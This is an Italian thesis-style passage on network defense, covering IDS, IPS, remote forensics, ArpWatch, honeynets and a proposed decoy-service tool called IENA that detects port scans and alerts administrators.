Il semplice Packet Filtering offertoci da un Firewall ai giorni nostri non è piu sufficiente per tenere lontano gli intrusi. Quello che ci occorre è un vero e proprio analizzatore comportamentale, ovvero un sistema in grado di capire cosa avviene all’ interno della comunicazione.

Un IDS consiste in un insieme di tecniche e metodologie realizzate ad-hoc per

rilevare pacchetti sospetti a livello di rete, di trasporto o di applicazione.

Due sono le categorie base: sistemi basati sulle **firme** (signature) e sitemi basati sulle **anomalie** (anomaly). La tecnica basata sulle firme e' in qualche modo analoga a quella per il rilevamento dei virus, che permette di bloccare file infetti. Si tratta della tecnica piu' utilizzata. I sistemi basati sul rilevamento delle anomalie utilizzano un insieme di regole che permettono di distinguere cio' che e' "normale" da cio' che e' "anormale".

Snort, uno dei principali IDS attualmente conosciuti, e' basato su regole (**rules**) contenute in file di testo, che permettono di rilevare le signature, andando a cercare particolari pattern nel traffico di rete. Inoltre grazie alla modularita' di Snort e' possibile caricare specifici plugin che permettono di rilevare anomalie andando ad analizzare gli header o i payload dei protocolli ai vari livelli.

Non appena il sistema di rilevamento delle intrusioni rileva attivita' sospette, viene avvisato l'amministratore di sistema tramite un **alert** che puo' consistere in una email, un segnale acustico o in una finestra popup[13]. In media ogni IDS viene poszionato in ascolto su di un particolare Hub (Hub monitorato) in modo che esso possa ascoltare ed analizzare ogni comunicazione (Figura 2.3)

Finora abbiamo parlato di cosa fa un IDS, anche se in maniera superficiale, e come va posizionato in un tipico layout di rete.

Cio' che invece **non fa** un IDS e' bloccare o filtrare i pacchetti in ingresso ed in uscita, nè tantomeno puo' modificarli. Un IDS puo' essere paragonato ad un antifurto, ed un firewall ad una porta blindata. L'IDS non cerca di *bloccare* le eventuali intrusioni, cosa che spetta alla porta blindata (al firewall), ma a

rilevarle laddove si verifichino. E' proprio per questo motivo che IDS e Firewall sono tecnologie che sono spesso affiancate per proteggere una rete.




Figura 2.3 *Scenario Firewal + IDS*

2.4 Intrusion Prevention System.

L'insieme di un buon Firewall e di un IDS può aumentare notevolmente il livello di sicurezza della rete. Tuttavia essi non sono in grado di bloccare l'attacco a run-time (utilizzando termini specifici "in-line"): per questo motivo è nato l' Intrusione Prevention System (IPS).

Un IPS ha il compito di monitorare tutte le connessioni (esso non controlla solo la provenienza e la destinazione, ma anche l' architettura della chiamata). Se la connessione risulta "safe" allora non interviene, al contrario qualora la connessione risultasse compromessa, esso la blocca la connessione prima che questa giunga all' interno della rete.




Figura 2.4 *Collocazione IPS*

Un altro dettaglio che merita considerazione è il seguente: se posizionate il vostro IDS su una porta di monitoraggio, ed esso non riesce a gestire il flusso di traffico, in generale passa a una modalità di campionamento (ovvero, controlla solo una parte dei pacchetti). Questo fa decadere le sue prestazioni come sonda, ma non causa altri problemi.

Viceversa, un IPS (per come è disposto) deve controllare tutto il traffico che entra nella rete, e la situazione si fa più complicata. Se non riesce a reggere al throughput, alcuni dei pacchetti saranno lasciati cadere: tuttavia, mentre in una sonda-sniffer i pacchetti lasciati cadere sono persi, nel caso di un IPS essi verranno sicuramente ritrasmessi secondo gli algoritmi del TCP/IP, causando ulteriori problemi. Matematicamente il modello risultante non è così banale, ma il concetto è evidente: un IPS diventa effettivamente un possibile collo di bottiglia per il traffico. Se a questo si aggiunge che, per essere veramente efficace, l'apparecchio deve effettuare la deframmentazione del traffico e la

ricostruzione dello stream, capite bene come le considerazioni di natura prestazionale possano essere un tallone d'Achille[13][20].

2.5 Remote Forensic.

Questa categoria di strumenti, dal punto di vista strutturale, funziona nel seguente modo: una console centrale è collegata ad una serie di agenti sparsi sulla rete . Questi agenti possono, tra l'altro, effettuare copie "bitstream like" del disco, mantenendo copie quasi identiche a copie bit by bit effettuata in locale.Gli agenti possono colloquiare con la console centrale e comunicare se all'interno dei dischi si presentano incongruenze e quindi possibili attacchi. La netta differenza che vi è tra un IDS e una procedura di Remote Forensic è la seguente : << Un IDS è atto a verificare ed eventualmente a correggere (IPS) comunicazioni reputate periclose.La Remote Forensic si limita ad analizzare e a gestire la ricerca di eventuali tecniche di intrusione e compromissione per escogitare eventuali contromisure e per supportare le prassi burocratiche per eventuali denunce>>.Il colloqui tra gli Agenti e la console centrale avviene tramite VPN con doppia autenticazione. Nello stato attuale dell' arte tale tecnica non è molto utilizzata in quanto non è possibile gestire la ricerca di nuove tipologie di attacco e comtemporaneamente difendere la priopria rete.

Di seguito viene riportato uno schema a blocchi sul funzionamento di un Remote Forensic, da tale diagramma è possibile capire quale importanza possa avere nella ricerca di nuove tecniche di attacco.

Il raggiungimento di un sistema che possa auto-difendersi (tramite IPS) e che possa raccogliere informazioni statistiche su ogni tipologia di attacco è una delle nuove frontiere verso le quali la sicurezza si sta estendendo[2].




Figura 2.5: *Diagramma Remote Forensic*

2.6 ArpWatch.

ArpWatch è solo uno dei tanti tools disponibili on-line contro l' ARP poisoning utilizzato principalmente per effettuare attacchi di tipo Man in The Middle.

L'ideale è installare Arpwatch su un server di monitoring, che rimane sempre acceso, e che intercetta tutti i broadcast arp che arrivano all'interfaccia di rete principale.Ogni aggiunta di nuovo host o modifica del mac address di un host già aggiunto (sintomo o del cambio della scheda di rete di un computer o del cambio dell'host associato ad un IP o, e questo è l'aspetto più importante, di attività di arp poisoning, tipiche di sniffer per ambienti switchati come ettercap) viene notificato via mail (di default a root) e su syslog.Alla prima esecuzione è normale ricevere varie mail per tutti gli host in rete, successivamente verranno notificate solo le variazioni e su queste, se non sono previste, è sempre bene indagare. Nelle notifiche vengono segnalati l'indirizzo IP coinvolto e il vecchio e il nuovo MAC address. Se si ricevono mail che contengono nel titolo le parole **FLIP FLOP** o **Chenge ethernet address** è sicuramente il caso di indagare: segnalano una alternanza fra il precedente MAC address associato ad un indirizzo e l'ultimo noto o la modifica del Mac address associato ad un dato IP e possono essere la prova di attività di arp poisoning in rete (o di diversi PC che si alternano in rete con lo stesso IP)[16].

2.7 HoneyNet .

L' utilizzo di HoneyNet e quindi di HoneyPot non è un vero e proprio strumento di sicurezza. La HoneyNet nasce per lo studio e per il monitoring di nuove tecniche di attacco e non per rendere sicura una rete. Grazie all'utilizzo di questa tecnica, l' intrusore crede di collegarsi a host deboli mentre in realtà è connesso con un Virtual Host il quale spia ogni singola mossa dell' attaccante imparando quali punti deboli sfrutta e con quale tecnica è ingrado di penetrare all' interno della macchina attaccata.

Una honeyNet(HoneyPot) è molto cmplessa, in quanto mira ad "intrattenere" il più a lungo possibile l' intrusore per poter trarre più informazioni possibili, è proprio per questo motivo che attualmente non è molto utilizzata come strumento di sicurezza ma come ottimo strumento di ricerca.

"Know Your Enemy", è il titolo del nuovo libro scritto dalla comunita di HoneyNet (ISBN 0-321-16646-9. 6) il quale riassume tutte le tecniche intercettate utilizzando reti honey.

Di seguito viene riportato il classico schema tratto da honeynet.org il quale ne riassume il funzionamento, mettendo in evidenza la creazione di Host virtuali pronti per essere attaccati[22][12].




Figura 2.6: *Schema di Honeyd*

2.8 Modelli.

In questo paragrafo si riportano due tipologie di modelli per la difesa della rete. Il primo modello, chiamato anche “classico” illustra passo per passo cosa un attuale ICT Security Manager deve compiere per garantire un buon livello di sicurezza, il secondo modello illustra come utilizzando un sistema “trappola” come IENA si semplifica il modello “classico” (per capire a fondo il funzionamento di IENA si prega il lettore di riferirsi al capitolo 3).

Iniziamo con l’analizzare il modello “classico”:




Figura 2.5 *UML modello "classico"*

Come si nota dal diagramma UML, il compito di un ICT Security manager, è oneroso e a volte molto ripetitivo. La corsa sfrenata alla caccia dell' ultima patch e dell' ultimo scurity tool, è una abitudine che non ha modo di esistere. Negli ultimi anni si è automatizzato tale ricerca ma sempre e comunque risulta essere onerosa e ridondante soprattutto per quanto riguarda la configurazione e l' installazione dei nuovi metodi di sicurezza scaricati[2][6].

Non è compito di questo paragrafo introdurre il metodo IENA né spiegarne il funzionamento, ne verrà dedicato un intero capitolo in seguito,il quale illustrerà come IENA risulta essere un metodo piu' semplice e più intuitivo degli attuali metodi di sicurezza.

Capitolo 3.

IENA: L'ieda innovativa.

"Se tu hai una mela, e io ho una mela, e ce le scambiamo, allora tu ed io abbiamo sempre una mela per uno. Ma se tu hai un'idea, ed io ho un'idea, e ce le scambiamo, allora abbiamo entrambi due idee."

(George Bernard)

In questo capitolo verrà presentato il concetto di IENA, ne verrà discusso il progetto e i possibili sviluppi futuri. Una descrizione dettagliata e una possibile implementazione saranno oggetto di capitoli sccessivi.

3.1 Visione.

Sempre più spesso le aziende che progettano e implementano al loro interno un buon sistema informatico si prefiggono come scopo quello di agevolare e velocizzare la gestione di dati, le transazioni, ad esempio quelle monetarie e la comunicazione aziendale interna ed esterna.
Tuttavia l'incolumità delle informazioni scambiate all'interno del sistema può essere messa in discussione dal fatto che persone per diversi motivi si dilettano a creare worms, virus, trojan e non per ultimo a cercare di entrare in possesso di dati "sensibili" dell'azienda stessa. A causa di questo nella storia dell'informatica si sono evoluti sistemi di sicurezza come, AntiVirus, Firewall, IDS (Intrusion Detection System), NIDS (Network IDS) , ecc…

Ogni Sistema sopra elencato ha come obiettivo principale la protezione della rete aziendale attuando quale linea strategica un insieme di politiche di "chiusura": criptare la comunicazione, eliminare servizi non essenziali, ecc…
Lo scopo del progetto IENA consiste nel rivedere la logica del paradigma attacco/difesa degli odierni sistemi di sicurezza, presentando un modello che trova il suo fondamento in un approccio opposto a quello fino ad ora adottato nelle politiche basate sul principio di "chiusura".
In termini pratici la finalità principale è costruire un sistema che mira ad accrescere e perfezionare la sicurezza della rete aziendale e la salvaguardia delle informazioni scambiate al suo interno.

3.2 Analisi Concettuale.

L' obiettivo fondamentale è quello di fermare, ergo individuare, attacchi ancora prima che questi possano causare danni al sistema, è per questo motivo che un buon progetto deve agire a monte dell' attacco. Sia gli IDS che gli IPS, agiscono durante l' attacco per questo motivo a volte risultano poco efficaci. Lo strumento che verrà progettatto dovrà avere come scopo principale quello di individuare ogni attacco ancora prima che esso possa nascere . Per rendere possibile questa sorta di "prevenzione magica" immaginiamo di dovere attaccare un sistema assumendo il punto di vista di un attacker.

Come fare ad attaccare un sistema se non si conosce nulla di questo? Il primo passo consiste nella cattura di informazioni, per ottenere tali informazioni vi sono numerose tecniche: registri ripe, tecniche di footprinting, EDGAR research, indagini sui POC, analisi record MX; ma sempre e comunque vi sarà il bisogno di conoscere quanti e quali servizi sono attivi sulla macchina attaccata.

Basandosi su queste conoscenze, possiamo affermare che un port mapping sia di vitale importanza per ogni attacker (social engineering permettendo). Perché quindi non sfruttare tale conoscenza ?

Immaginiamo di avere appena effettuato un port scanning su una macchina e di avere intercettato la porta 12345 (classica porta del famoso troyan NetBus), per noi risulta una vittoria, in quanto siamo sicuri che la macchina è già stata violata tramite NetBus. Ingenuamente andremo ad effettuare una connessione su tale porta per prendere il possesso del sistema. Proviamo a pensare alla faccia dell attaccante quando scopre che la porta 12345 invece di essere la porta di NetBus è una trapola chiamata IENA!

Abbiamo appena scoperto cosa sarà una IENA, una trappola in cui ogni attaccante cadrà, per il semplice motivo che per attaccare una macchina è necesessario ma non sufficiente conoscere quali servizi essa mette a disposizione.

Realizzare uno strumento che si basi sull' inganno per illudere gli attacker è il nostro obiettivo: tale strumento dovrà essere realizzato con tecnologie semplici ma efficaci, dovrà essere alla portata di tutti in quanto dovrà essere semplice da installare e facile da utilizzare, dovrà essere più indipendente possibile dalla piattaforma e dovrà avere un grado di sensibilità molto elevato (individuare ogni singola connessione anche se può risultare una connessione lecita, in quanto la sensibilità dello strumento sarà settata ad-hoc su ogni rete specifica).

3.3 Progetto.

La IENA, a differenza di un ids, non è a caccia di richieste "malformate" su di uno specifico servizio, ma lei stessa crea falsi servizi su ogni macchina.

Inserendo come vincolo progettuale il fatto che un semplice port-map per la rete interna di una azienda è considerato un Attacco, posizionare IENE su ogni macchina farà credere all'attaccante di essere di fronte ad una macchina estremamente vulnerabile a diversi tipi di attacco.
Qualsiasi attaccante ORA e SEMPRE, prima di effettuare una qualsiasi tipologia di attacco dovrà accertarsi di quali servizi offre la macchina. Alla richiesta di una semplice connessione (quale un port-map) le IENE (falsi servizi) scatteranno come trappole inviando messaggi al server-IENA di tentati (o effettivi) attacchi. La IENA dovrà catturare l' indirizzo ip dell'attaccante e l ora esatta dell'attacco (per un preciso riconoscimento) inoltre potrà creare ban list (con timing variabile di una settimana) impedendo l' accesso alla rete da quel particolare ip.
In questo modo non si cerca di "chiudere" la rete, ma si sfrutta la conoscenza degli attacchi per anticipare le mosse dell'attaccante.
Tale sistema resterà sempre indipendente dalle nuove vulnerabilità, annullando la snervante corsa al tool più aggiornato e al sistema con più patch di sicurezza.
Impedendo all'attaccante di eseguire uno spoofing IP, con un corretto hardening e un NIDS (come arp watch) per gli attacchi arp e icmp redirect, riusciamo a isolare l attaccante e a prendere provvedimenti sul suo comportamento.

Di seguito un diagramma UML elencherà le principali caratteristiche di IENA




Figura 3.1: *UML comportamentale di IENA*

In ogni macchina verrà installata una o più IENE: l'installazione delle IENE può avvenire manualmente oppure tramite uno script (platform dependent) e ogni singola iena resterà in ascolto su una particolare porta (a discrezione dell' utente). Ogni volta che la IENA percepisce una connessione sulla porta "X", invierà un messaggio ad un server (server-IENA) il quale si preoccuperà di loggare ogni accesso nei log di sistema includendo ora e data della rilevazione

del presunto attacco. Una volta avvenuta la “cattura” e la stampa sul log di sistema, si possono intraprendere due strade:

1) Avviso dell’ amminstratore di sistema (tramite SMS o mail)
2) Modifica delle regole della rete (modifica di IpTables e routing)

L’ avviso dell’ amministratore di sistema e/o la modifica delle regole del sistema avvengono ad un livello logico più elevato di IENA, pertanto potremo agganciarci a sistemi di “warning” gia esistenti.

Di seguito viene riportato un Activity Diagram per riassumere tutti gli stati del sistema IENA




Figura 3.2: *Activity Diagram IENA*

Ogni qual volta IENA percepisce una connessione (o tentativo di connessione) essa intercetta tutti i dati relativi inviandoli al server-IENA. La comunicazione

tra il server-IENA (interno alla rete) e la singola IENA (interfaccia verso il mondo esterno) avviene tramite una connessione connected oriented (TCP) utilizzando come tecnologia la socket . Una volta che il server-IENA ha inciso sui log di sistema l' avvenuta intercettazione, vigerà un altro servizio di monitoring il quale prelevando tale log ciclicamente avviserà l' amministratore di quanto avvenuto.

Il seguente Sequence diagram fornisce i dettagli sul percorso completo di notifica.




Figura 3.3: *Sequence Diagram IENA notification*

Dalla Figura3.3 si nota che vi sono due differenti flussi di controllo, il primo (da sinistra verso destra) viene scaturito dalla rilevazione di una presunta intrusione da parte della IENA, mentre il secondo (da destra verso sinistra) viene ripetuto ciclicamente dal System Notification esterno. I due processi pertanto sono differenti, l'avvio del primo non

implica l' avvio del secondo. La stratificazione di tale modello nasce dall' esigenza di creare un servizio indipendente dai sistemi di notifica e dalla piattaforma su cui esso è installato. Successivamente verrà fornita una implementazione scritta in Java (per la IENA) e una imlementazione scritta in C-UNIX (per il server-IENA)in quanto come scelta procedurale è stato preso in considerazione un sistema "ospitante" POSIX based.

3.4 Architettura Logica.

L'architettura logica di IENA al momento non è riconducibile al classico modello MVC di Jacobson, in quanto attualmente non è stata ideata per poter interagire direttamente con l' amministratore: essa infatti ha il compito di sostare in back-ground e avvisare tramite log di sistema. Di seguito riportiamo un ClassDiagram per illustrate l' architettura logica nel suo dettaglio.




Figura 3.4: *Class Diagram IENA warning*

I tre package logici rappresentano tre identità ben differenti:

1) **IENA**: rappresenta il client-IENA, la classe che ha il compito fisicamente di intercettare le connessioni e notificarle al server-IENA

2) **Server-IENA**: questo package rappresenta il metodo centralizzato di logging, esso dialoga con “n” client-IENA ed è ingrado di notificare tramite log di sistema

